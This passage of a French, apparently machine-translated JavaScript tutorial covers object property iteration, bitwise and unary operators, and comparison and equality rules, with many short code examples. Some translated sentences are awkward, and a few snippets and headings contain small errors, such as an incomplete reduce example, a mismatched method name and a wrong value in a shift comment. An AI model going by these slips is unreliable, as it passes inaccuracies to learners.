var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');
```

```
var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

> Notez que seuls les wrappers peuvent avoir leurs propres propriétés énumérables

Utilisez-le comme réducteur: (fusionne un tableau avec un objet)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user})
```

Itération des propriétés d'objet

Vous pouvez accéder à chaque propriété appartenant à un objet avec cette boucle

```
for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}
```

Vous devez inclure la vérification supplémentaire pour `hasOwnProperty` car un objet peut avoir des propriétés héritées de la classe de base de l'objet. Ne pas effectuer cette vérification peut générer des erreurs.

5

Vous pouvez également utiliser la fonction `Object.keys` qui renvoie un tableau contenant toutes les propriétés d'un objet, puis vous pouvez parcourir ce tableau avec la fonction `Array.map` ou `Array.forEach` .

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

Récupération des propriétés d'un objet

Caractéristiques des propriétés:

Les propriétés pouvant être extraites d'un *objet* peuvent avoir les caractéristiques suivantes:

- Enumerable
- Non Enumerable
- posséder

Lors de la création des propriétés à l'aide de *Object.defineProperty (s)* , nous avons pu définir ses caractéristiques sauf *"own"* . Les propriétés disponibles au niveau direct et non au niveau du

prototype (`__proto__`) d'un objet sont appelées propriétés *propres* .

Et les propriétés ajoutées à un objet sans utiliser `Object.defindProperty(ies)` n'auront pas sa caractéristique énumérable. Cela signifie qu'il doit être considéré comme vrai.

But de l'énumérabilité:

Le principal objectif de la définition des caractéristiques énumérables d'une propriété est de rendre la propriété particulière disponible lors de sa récupération à partir de son objet, en utilisant différentes méthodes de programmation. Ces différentes méthodes seront discutées en profondeur ci-dessous.

Méthodes de récupération des propriétés:

Les propriétés d'un objet peuvent être récupérées par les méthodes suivantes,

1. `for..in` boucle

   Cette boucle est très utile pour récupérer les propriétés énumérables d'un objet. De plus, cette boucle récupérera les propriétés propres énumérables et effectuera la même récupération en parcourant la chaîne prototype jusqu'à ce que le prototype soit considéré comme nul.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. `Object.keys()`

Cette fonction a été dévoilée dans le cadre d'EcmaScript 5. Elle est utilisée pour extraire les propres propriétés énumérables d'un objet. Avant sa publication, les utilisateurs récupéraient leurs propres propriétés à partir d'un objet en combinant la fonction `for..in` et la fonction `Object.prototype.hasOwnProperty()` .

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]
```

3. `Object.getOwnProperties()`

   Cette fonction récupère les propriétés propres à un objet, énumérables et non énumérables. Il a également été publié dans le cadre d'EcmaScript 5.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]
```

Divers:

Une technique pour récupérer toutes les propriétés (propres, énumérables, non énumérables, tous les prototypes) à partir d'un objet est donnée ci-dessous,

```
function getAllProperties(obj, props = []){
  return obj == null ? props :
           getAllProperties(Object.getPrototypeOf(obj),
               props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

Et cela sera supporté par les navigateurs supportant EcmaScript 5.

Convertir les valeurs d'un objet en tableau

Compte tenu de cet objet:

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!",
};
```

Vous pouvez convertir ses valeurs en un tableau en procédant comme suit:

```
var array = Object.keys(obj)
    .map(function(key) {
        return obj[key];
    });

console.log(array); // ["hello", "this is", "javascript!"]
```

Itération sur les entrées d'objet - Object.entries ()

8

La méthode `Object.entries()` proposée renvoie un tableau de paires clé / valeur pour l'objet donné. Il ne renvoie pas d'itérateur comme `Array.prototype.entries()` , mais le tableau renvoyé par `Object.entries()` peut être itéré indépendamment.

```
const obj = {
    one: 1,
    two: 2,
    three: 3
};

Object.entries(obj);
```

Résulte en:

```
[
    ["one", 1],
    ["two", 2],
    ["three", 3]
]
```

C'est un moyen utile d'itérer sur les paires clé / valeur d'un objet:

```
for(const [key, value] of Object.entries(obj)) {
    console.log(key); // "one", "two" and "three"
    console.log(value); // 1, 2 and 3
}
```

Object.values ()

8

La méthode `Object.values()` renvoie un tableau de valeurs de propriété énumérables d'un objet donné, dans le même ordre que celui fourni par une boucle for ... in (la différence étant qu'une boucle for-in énumère des propriétés dans la chaîne prototype ainsi que).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Remarque:

Pour le support du navigateur, veuillez vous référer à ce lien

Lire Objets en ligne: https://riptutorial.com/fr/javascript/topic/188/objets

Chapitre 80: Opérateurs binaires

Examples

Opérateurs binaires

Les opérateurs binaires effectuent des opérations sur les valeurs de bit des données. Ces opérateurs convertissent les opérandes en entiers signés de 32 bits en complément à deux .

Conversion en entiers 32 bits

Les nombres de plus de 32 bits rejettent leurs bits les plus significatifs. Par exemple, le nombre entier suivant de plus de 32 bits est converti en un entier de 32 bits:

```
Before: 10100110111110100000000010000011110001000001
After:              10100000000010000011110001000001
```

Complément à deux

En binaire normale , nous trouvons la valeur binaire en ajoutant les `1` « s en fonction de leur position de puissances de 2 - Le bit étant plus à droite `2^0` au bit de gauche étant `2^n-1` où `n` est le nombre de bits. Par exemple, utiliser 4 bits:

```
// Normal Binary
// 8 4 2 1
   0 1 1 0  => 0 + 4 + 2 + 0 => 6
```

Le format de deux compléments signifie que la contrepartie négative du nombre (6 vs -6) correspond à tous les bits d'un nombre inversé, plus un. Les bits inversés de 6 seraient:

```
// Normal binary
   0 1 1 0
// One's complement (all bits inverted)
   1 0 0 1  => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
   1 0 1 0  => -8 + 0 + 2 + 0 => -6
```

Remarque: L'ajout de `1` à la gauche d'un nombre binaire ne change pas sa valeur en complément de deux. La valeur `1010` et `1111111111010` sont les deux `-6` .

Bitwise AND

L'opération AND binaire a `a & b` renvoie la valeur binaire avec un `1` où les deux opérandes binaires ont `1` dans une position spécifique et `0` dans toutes les autres positions. Par exemple:

```
13 & 7 => 5
// 13:     0..01101
//  7:     0..00111
//-----------------
//  5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

Exemple de monde réel: contrôle de parité du numéro

Au lieu de ce "chef-d'œuvre" (malheureusement trop souvent vu dans de nombreuses parties de code réel):

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Vous pouvez vérifier la parité du nombre (entier) de manière beaucoup plus efficace et simple:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

Bit à bit OU

L'opération OU bit à bit `a | b` renvoie la valeur binaire avec un `1` où les opérandes ou les deux opérandes ont `1` dans une position spécifique et `0` lorsque les deux valeurs ont une position `0` . Par exemple:

```
13 | 7 => 15
// 13:     0..01101
//  7:     0..00111
//-----------------
// 15:     0..01111 (0 + 8 + 4 + 2 + 1)
```

Pas au bit

L'opération binaire PAS `~a` *retourne* les bits de la valeur donnée `a` . Cela signifie que tous les `1` deviendront des `0` et que tous les `0` deviendront des `1` .

```
~13 => -14
// 13:     0..01101
//-----------------
```

```
//-14:     1..10010 (-16 + 0 + 0 + 2 + 0)
```

Bit par bit XOR

L'opération binaire XOR (*exclusive ou*) `a ^ b` place un `1` uniquement si les deux bits sont différents. Exclusif ou signifie *l'un ou l'autre, mais pas les deux* .

```
13 ^ 7 => 10
// 13:     0..01101
//  7:     0..00111
//-----------------
// 10:     0..01010  (0 + 8 + 0 + 2 + 0)
```

Exemple de monde réel: permuter deux valeurs entières sans allocation de mémoire supplémentaire

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

Opérateurs de poste

Le décalage binaire peut être considéré comme «déplaçant» les bits à gauche ou à droite, ce qui modifie la valeur des données utilisées.

Décalage à gauche

L'opérateur de décalage de gauche `(value) << (shift amount)` décale les bits vers la gauche des bits `(shift amount)` ; les nouveaux bits venant de la droite seront les `0` :

```
5 << 2 => 20
//  5:      0..000101
// 20:      0..010100 <= adds two 0's to the right
```

Décalage à droite (*propagation de signe*)

L'opérateur de décalage vers la droite `(value) >> (shift amount)` est également appelé «décalage vers la droite de propagation de signe», car il conserve le signe de l'opérande initiale. L'opérateur de décalage vers la droite décale la `value` du `shift amount` de bits de `shift amount` spécifié `shift amount` la droite. Les bits excédentaires décalés à droite sont supprimés. Les nouveaux bits provenant de la gauche seront basés sur le signe de l’opérande initiale. Si le bit le plus à gauche était `1` les nouveaux bits seront tous `1` et vice-versa pour les `0` .

```
20 >> 2 => 5
// 20:      0..010100
```

```
//  5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

Right Shift (*remplissage à zéro*)

L'opérateur de décalage à droite à remplissage zéro `(value) >>> (shift amount)` déplacera les bits vers la droite et les nouveaux bits seront à `0` . Les `0` sont décalés de la gauche et les bits excédentaires à droite sont décalés et supprimés. Cela signifie qu'il peut faire des nombres négatifs en positifs.

```
-30 >>> 2 => 1073741816
//       -30:      111..1100010
//1073741816:      001..1111000
```

Un décalage vers la droite et un décalage vers la droite se propageant à zéro donnent le même résultat pour les nombres non négatifs.

Lire Opérateurs binaires en ligne: https://riptutorial.com/fr/javascript/topic/3494/operateurs-binaires

Chapitre 81: Opérateurs binaires - Exemples du monde réel (extraits)

Examples

Détection de parité du nombre avec bit à bit ET

Au lieu de cela (malheureusement trop souvent vu dans le vrai code) "chef-d'œuvre":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Vous pouvez faire le contrôle de parité beaucoup plus efficace et simple:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(Ceci est en fait valable non seulement pour JavaScript)

Échange de deux entiers avec bit par bit XOR (sans allocation de mémoire supplémentaire)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

Multiplication plus rapide ou division par puissances de 2

Décaler les bits de gauche (à droite) équivaut à multiplier (diviser) par 2. C'est la même chose en base 10: si on «décale» `13` de `2` places, on obtient `1300` ou `13 * (10 ** 2)` . Et si nous prenons `12345` et "shift-right" de `3` places et puis supprimons la partie décimale, nous obtenons `12` , ou `Math.floor(12345 / (10 ** 3))` . Donc, si nous voulons multiplier une variable par `2 ** n` , nous pouvons simplement décaler de `n` bits.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13    <<   6)  //          832
```

De même, pour faire la division entière par `2 ** n` , on peut décaler de `n` bits. Exemple:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000    >>   4)  //            62
```

Il fonctionne même avec des nombres négatifs:

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80      >> 3)  //          -10
```

En réalité, il est peu probable que la vitesse de l'arithmétique ait un impact significatif sur la durée d'exécution de votre code, sauf si vous effectuez des centaines de millions de calculs. Mais les programmeurs aiment ce genre de choses!

Lire Opérateurs binaires - Exemples du monde réel (extraits) en ligne: https://riptutorial.com/fr/javascript/topic/9802/operateurs-binaires---exemples-du-monde-reel--extraits-

Chapitre 82: Opérateurs Unaires

Syntaxe

- expression nulle; // évalue l'expression et rejette la valeur de retour
- + expression // Tentative de convertir une expression en nombre
- supprimer object.property; // Supprimer la propriété de l'objet
- supprimer l'objet ["propriété"]; // Supprimer la propriété de l'objet
- type d'opérande; // Retourne le type d'opérande
- ~ expression; // N'exécute PAS d'opération sur chaque bit d'expression
- !expression; // Effectue la négation logique sur l'expression
- -expression; // Expression de l'expression après la tentative de conversion en nombre

Examples

L'opérateur unaire plus (+)

Le plus unaire `+` précède son opérande *et évalue* son opérande. Il tente de convertir l'opérande en un nombre, si ce n'est déjà fait.

Syntaxe:

```
+expression
```

Résultats:

- un `Number`

La description

L'opérateur unaire plus (`+`) est la méthode la plus rapide (et préférée) pour convertir quelque chose en nombre.

Il peut convertir:

- représentations de chaînes d'entiers (décimaux ou hexadécimaux) et de flottants.
- booléens: `true` , `false` .
- `null`

Les valeurs qui ne peuvent pas être converties seront évaluées à `NaN` .

Exemples:

```
+42           // 42
+"42"         // 42
+true         // 1
+false        // 0
+null         // 0
+undefined    // NaN
+NaN          // NaN
+"foo"        // NaN
+{}           // NaN
+function(){} // NaN
```

Notez que la tentative de conversion d'un tableau peut entraîner des valeurs de retour inattendues.
En arrière-plan, les tableaux sont d'abord convertis en leurs représentations sous forme de chaîne:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

L'opérateur tente alors de convertir ces chaînes en nombres:

```
+[]           // 0   ( === +'' )
+[1]          // 1   ( === +'1' )
+[1, 2]       // NaN ( === +'1,2' )
```

L'opérateur de suppression

L'opérateur `delete` supprime une propriété d'un objet.

Syntaxe:

```
delete object.property

delete object['property']
```

Résultats:

Si la suppression est réussie ou si la propriété n'existait pas:

- `true`

Si la propriété à supprimer est une propriété non configurable propre (ne peut pas être supprimée):

- `false` en mode non strict.
- Lance une erreur en mode strict

La description

L'opérateur de `delete` ne libère pas directement la mémoire. Il peut indirectement libérer de la mémoire si l'opération signifie que toutes les références à la propriété ont disparu.

`delete` œuvres sur les propriétés d'un objet. Si une propriété portant le même nom existe sur la chaîne prototype de l'objet, la propriété sera héritée du prototype.
`delete` ne fonctionne pas sur les variables ou les noms de fonctions.

Exemples:

```
// Deleting a property
foo = 1;              // a global variable is a property of `window`: `window.foo`
delete foo;           // true
console.log(foo);     // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;           // false
console.log(foo);     // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;           // false
console.log(foo);     // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;       // true
console.log(foo);     // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;       // true
console.log(foo);     // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;       // false  ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

L'opérateur typeof

L'opérateur `typeof` renvoie le type de données de l'opérande non évalué en tant que chaîne.

Syntaxe:

```
typeof operand
```

Résultats:

Voici les valeurs de retour possibles de `typeof` :

Type	Valeur de retour
`Undefined`	`"undefined"`
`Null`	`"object"`
`Boolean`	`"boolean"`
`Number`	`"number"`
`String`	`"string"`
`Symbol` (ES6)	`"symbol"`
Objet `Function`	`"function"`
`document.all`	`"undefined"`
Objet hôte (fourni par l'environnement JS)	Dépend de la mise en œuvre
Tout autre objet	`"object"`

Le comportement inhabituel de `document.all` avec l'opérateur `typeof` provient de son utilisation antérieure pour détecter les navigateurs existants. Pour plus d'informations, voir Pourquoi document.all est-il défini, mais typeof document.all renvoie "undefined"?

Exemples:

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;               // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
typeof "bla";
typeof (typeof 1);        // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
```

```
typeof undeclaredVariable;
typeof void 0;
typeof document.all       // see above

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;           // This is also considered an object
typeof [1, 2, 4];         // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

L'opérateur de vide

L'opérateur `void` évalue l'expression donnée, puis renvoie `undefined` .

Syntaxe:

```
void expression
```

Résultats:

- `undefined`

La description

L'opérateur `void` est souvent utilisé pour obtenir la valeur primitive `undefined` , en écrivant `void 0` ou `void(0)` . Notez que `void` est un opérateur, pas une fonction, donc `()` n'est pas requis.

Généralement, le résultat d'une expression `void` et `undefined` peut être utilisé indifféremment. Toutefois, dans les anciennes versions d'ECMAScript, `window.undefined` quelle valeur pouvait être affectée à `window.undefined` , et il est toujours possible d'utiliser `undefined` comme nom pour les variables de paramètres de fonction dans les fonctions, perturbant ainsi les autres codes reposant sur la valeur de `undefined` .
`void` donnera toujours la *vraie* valeur `undefined` .

```
void 0
```

est également couramment utilisé dans la réduction de code comme moyen plus court d'écrire `undefined` . En outre, il est probablement plus sûr qu'un autre code aurait pu `window.undefined` .

Exemples:

Retourner `undefined` :

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

Changer la valeur de `undefined` dans une certaine portée:

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

L'opérateur de négation unaire (-)

La négation unaire (`-`) précède son opérande et la nie après avoir tenté de la convertir en nombre.

Syntaxe:

```
-expression
```

Résultats:

- un `Number`

La description

La négation unaire (`-`) peut convertir les mêmes types / valeurs que l'opérateur unaire plus (`+`).

Les valeurs qui ne peuvent pas être converties seront évaluées à `NaN` (il n'y a pas de `-NaN`).

Exemples:

```
-42           // -42
-"42"         // -42
```

```
-true          // -1
-false         // -0
-null          // -0
-undefined     // NaN
-NaN           // NaN
-"foo"         // NaN
-{}            // NaN
-function(){}  // NaN
```

Notez que la tentative de conversion d'un tableau peut entraîner des valeurs de retour inattendues.
En arrière-plan, les tableaux sont d'abord convertis en leurs représentations sous forme de chaîne:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

L'opérateur tente alors de convertir ces chaînes en nombres:

```
-[]            // -0  ( === -'' )
-[1]           // -1  ( === -'1' )
-[1, 2]        // NaN ( === -'1,2' )
```

L'opérateur NOT bitwise (~)

Le bit not NOT (`~`) effectue une opération NOT sur chaque bit d'une valeur.

Syntaxe:

```
~expression
```

Résultats:

- un `Number`

La description

La table de vérité pour l'opération NOT est:

une	PAS un
0	1
1	0

```
1337  (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

Un nombre par bit sur un nombre résulte en: `-(x + 1)` .

Exemples:

valeur (base 10)	valeur (base 2)	retour (base 2)	retour (base 10)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

L'opérateur logique NOT (!)

L'opérateur logique NOT (`!`) Effectue une négation logique sur une expression.

Syntaxe:

```
!expression
```

Résultats:

- un `Boolean` .

La description

L'opérateur logique NOT (`!`) Effectue une négation logique sur une expression.

Les valeurs booléennes sont simplement inversées `!true === false` et `!false === true` .
Les valeurs non booléennes sont d'abord converties en valeurs booléennes, puis annulées.

Cela signifie qu'un double NOT logique (`!!`) peut être utilisé pour convertir n'importe quelle valeur en booléen:

```
!!"FooBar" === true
!!1 === true
```

```
!!0 === false
```

Ce sont tous égaux à `!true` :

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

Ce sont tous égaux à `!false` :

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Exemples:

```
!true          // false
!-1            // false
!"-1"          // false
!42            // false
!"42"          // false
!"foo"         // false
!"true"        // false
!"false"       // false
!{}            // false
![]            // false
!function(){} // false

!false         // true
!null          // true
!undefined     // true
!NaN           // true
!0             // true
!""            // true
```

Vue d'ensemble

Les opérateurs unaires sont des opérateurs avec un seul opérande. Les opérateurs unaires sont plus efficaces que les appels de fonctions JavaScript standard. De plus, les opérateurs unaires ne peuvent pas être remplacés et leur fonctionnalité est donc garantie.

Les opérateurs unaires suivants sont disponibles:

Opérateur	Opération	Exemple
`delete`	L'opérateur delete supprime une propriété d'un objet.	Exemple

Opérateur	Opération	Exemple
`void`	L'opérateur vide ignore la valeur de retour d'une expression.	Exemple
`typeof`	L'opérateur typeof détermine le type d'un objet donné.	Exemple
`+`	L'opérateur unaire plus convertit son opérande en type Nombre.	Exemple
`-`	L'opérateur de négation unaire convertit son opérande en nombre, puis le nie.	Exemple
`~`	Bitwise NOT opérateur.	Exemple
`!`	Opérateur logique NOT.	Exemple

Lire Opérateurs Unaires en ligne: https://riptutorial.com/fr/javascript/topic/2084/operateurs-unaires

Chapitre 83: Opérations de comparaison

Remarques

Lorsque vous utilisez une coercition, les valeurs suivantes sont considérées comme *"falsy"* :

- `false`
- `0`
- `""` (chaîne vide)
- `null`
- `undefined`
- `NaN` (pas un nombre, par exemple `0/0`)
- `document.all` [1] (contexte du navigateur)

Tout le reste est considéré comme *"véridique"* .

[1] violation délibérée de la spécification ECMAScript

Examples

Opérateurs logiques avec des booléens

```
var x = true,
    y = false;
```

ET

Cet opérateur renverra true si les deux expressions ont la valeur true. Cet opérateur booléen utilisera un court-circuit et n'évaluera pas `y` si `x` évalué comme `false` .

```
x && y;
```

Cela retournera faux, car `y` est faux.

OU

Cet opérateur renverra true si l'une des deux expressions a la valeur true. Cet opérateur booléen utilisera la mise en court-circuit et `y` ne sera pas évalué si `x` évalué à `true` .

```
x || y;
```

Cela retournera vrai, car `x` est vrai.

NE PAS

Cet opérateur renverra false si l'expression à droite est évaluée à true et renvoie true si l'expression à droite est fausse.

```
!x;
```

Cela retournera false, car `x` est vrai.

Égalité abstraite (==)

Les opérandes de l'opérateur d'égalité abstraite sont comparés *après avoir* été convertis en un type commun. Comment cette conversion se produit est basée sur les spécifications de l'opérateur:

Spécification pour l'opérateur `==` :

7.2.13 Comparaison d'égalité abstraite

La comparaison `x == y` , où `x` et `y` sont des valeurs, produit `true` ou `false` . Une telle comparaison est effectuée comme suit:

1. Si `Type(x)` est identique à `Type(y)` , alors:

- **une.** Renvoie le résultat de l'exécution de Strict Equality Comparison `x === y` .

2. Si `x` est `null` et que `y` est `undefined` , retournez `true` .
3. Si `x` n'est `undefined` et que `y` est `null` , retournez `true` .
4. Si `Type(x)` est `Number` et `Type(y)` est `String` , retournez le résultat de la comparaison `x == ToNumber(y)` .
5. Si `Type(x)` est `String` et `Type(y)` est `Number` , retournez le résultat de la comparaison `ToNumber(x) == y` .
6. Si `Type(x)` est `Boolean` , retournez le résultat de la comparaison `ToNumber(x) == y` .
7. Si `Type(y)` est `Boolean` , retournez le résultat de la `comparison x == ToNumber(y)` .
8. Si `Type(x)` est soit `String` , `Number` , ou `Symbol` et `Type(y)` est `Object` , renvoyez le résultat de la comparaison `x == ToPrimitive(y)` .
9. Si `Type(x)` est Object et `Type(y)` est `String` , `Number` ou `Symbol` , renvoyez le résultat de la comparaison `ToPrimitive(x) == y` .
10. Retourne `false` .

Exemples:

```
1 == 1;                     // true
1 == true;                  // true  (operand converted to number: true => 1)
1 == '1';                   // true  (operand converted to number: '1' => 1 )
1 == '1.00';                // true
1 == '1.00000000001';       // false
1 == '1.00000000000000001'; // true  (true due to precision loss)
null == undefined;          // true  (spec #2)
1 == 2;                     // false
```

```
0 == false;                 // true
0 == undefined;             // false
0 == "";                    // true
```

Opérateurs relationnels (<, <=,>,> =)

Lorsque les deux opérandes sont numériques, ils sont comparés normalement:

```
1 < 2        // true
2 <= 2       // true
3 >= 5       // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

Lorsque les deux opérandes sont des chaînes, elles sont comparées lexicographiquement (selon l’ordre alphabétique):

```
'a' < 'b'    // true
'1' < '2'    // true
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

Lorsqu'une opérande est une chaîne et que l'autre est un nombre, la chaîne est convertie en nombre avant la comparaison:

```
'1' < 2      // true
'3' > 2      // true
true > '2'   // false (true implicitly converted to number, 1 < 2)
```

Lorsque la chaîne est non numérique, la conversion numérique renvoie `NaN` (pas un nombre). La comparaison avec `NaN` renvoie toujours `false` :

```
1 < 'abc'    // false
1 > 'abc'    // false
```

Mais soyez prudent lorsque vous comparez une valeur numérique avec des chaînes `null` , `undefined` ou vides:

```
1 > ''        // true
1 < ''        // false
1 > null      // true
1 < null      // false
1 > undefined // false
1 < undefined // false
```

Lorsqu'un opérande est un objet et que l'autre est un nombre, l'objet est converti en nombre avant la comparaison. Ainsi, `null` est un cas particulier car `Number(null);//0`

```
new Date(2015)< 1479480185280            // true
null > -1                                //true
({toString:function(){return 123}}) > 122  //true
```

Inégalité

L'opérateur `!=` Est l'inverse de l'opérateur `==` .
Renvoie `true` si les opérandes ne sont pas égaux.
Le moteur JavaScript essaiera de convertir les deux opérandes en types correspondants s'ils ne sont pas du même type. **Note:** si les deux opérandes ont des références internes différentes en mémoire, alors `false` sera renvoyé.

Échantillon:

```
1 != '1'     // false
1 != 2       // true
```

Dans l'exemple ci - dessus, `1 != '1'` est `false` parce que, un type de numéro primitif est comparé à un `char` valeur. Par conséquent, le moteur Javascript ne se soucie pas du type de données de la valeur RHS.

Opérateur `!==` est l'inverse de l'opérateur `===` . Renvoie true si les opérandes ne sont pas égaux ou si leurs types ne correspondent pas.

Exemple:

```
1 !== '1'    // true
1 !== 2      // true
1 !== 1      // false
```

Opérateurs logiques avec des valeurs non booléennes (coercition booléenne)

Logical OR (`||`), lisant de gauche à droite, évaluera la première valeur de *vérité* . Si aucune valeur de *vérité* n'est trouvée, la dernière valeur est renvoyée.

```
var a = 'hello' || '';              // a = 'hello'
var b = '' || [];                   // b = []
var c = '' || undefined;            // c = undefined
var d = 1 || 5;                     // d = 1
var e = 0 || {};                    // e = {}
var f = 0 || '' || 5;               // f = 5
var g = '' || 'yay' || 'boo';       // g = 'yay'
```

Logical AND (`&&`), en lisant de gauche à droite, évaluera à la première valeur de *falsy* . Si aucune valeur de *falsey* n'est trouvée, la dernière valeur est renvoyée.

```
var a = 'hello' && '';                  // a = ''
var b = '' && [];                       // b = ''
var c = undefined && 0;                 // c = undefined
var d = 1 && 5;                         // d = 5
var e = 0 && {};                        // e = 0
var f = 'hi' && [] && 'done';           // f = 'done'
var g = 'bye' && undefined && 'adios';  // g = undefined
```

Cette astuce peut être utilisée, par exemple, pour définir une valeur par défaut sur un argument de fonction (antérieur à ES6).

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') );  // burger
console.log( foo(100) );       // 100
console.log( foo([]) );        // []
console.log( foo(0) );         // default
console.log( foo(undefined) ); // default
```

Gardez juste à l'esprit que pour les arguments, `0` et (dans une moindre mesure) la chaîne vide sont aussi souvent des valeurs valides qui devraient pouvoir être explicitement passées et remplacer une valeur par défaut, ce qui, avec ce modèle, ne le sera pas (parce qu'elles sont *fausses*).

Null et indéfini

Les différences entre `null` et `undefined`

égalité abstraite de part de partage `null` et `undefined` `==` mais pas d'égalité stricte `===` ,

```
null == undefined   // true
null === undefined  // false
```

Ils représentent des choses légèrement différentes:

- `undefined` représente l' *absence d'une valeur* , par exemple avant la création d'une propriété identifiant / objet ou dans la période entre la création du paramètre identifiant / fonction et son premier ensemble, le cas échéant.
- `null` représente l' *absence* ***intentionnelle*** *d'une valeur* pour un identifiant ou une propriété déjà créé.

Ce sont différents types de syntaxe:

- `undefined` est une *propriété de l'objet global* , généralement immuable dans la portée globale. Cela signifie que partout où vous pouvez définir un identifiant autre que dans l'espace de nommage global pourrait cacher `undefined` de ce champ (bien que les choses peuvent encore **être** `undefined`)
- `null` est un *littéral de mot* , donc sa signification ne peut jamais être modifiée et tenter de le faire va générer une *erreur* .

Les similitudes entre `null` et `undefined`

`null`

et `undefined` sont tous deux falsifiés.

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

Ni `null` ni `undefined` égal à `false` (voir cette question).

```
false == undefined   // false
false == null        // false
false === undefined  // false
false === null       // false
```

Utiliser `undefined`

- Si la portée actuelle ne peut pas être approuvée, utilisez quelque chose qui est considéré comme *indéfini* , par exemple `void 0;` .
- Si `undefined` est ombré par une autre valeur, il est tout aussi mauvais que Shadow `Array` ou `Number` .
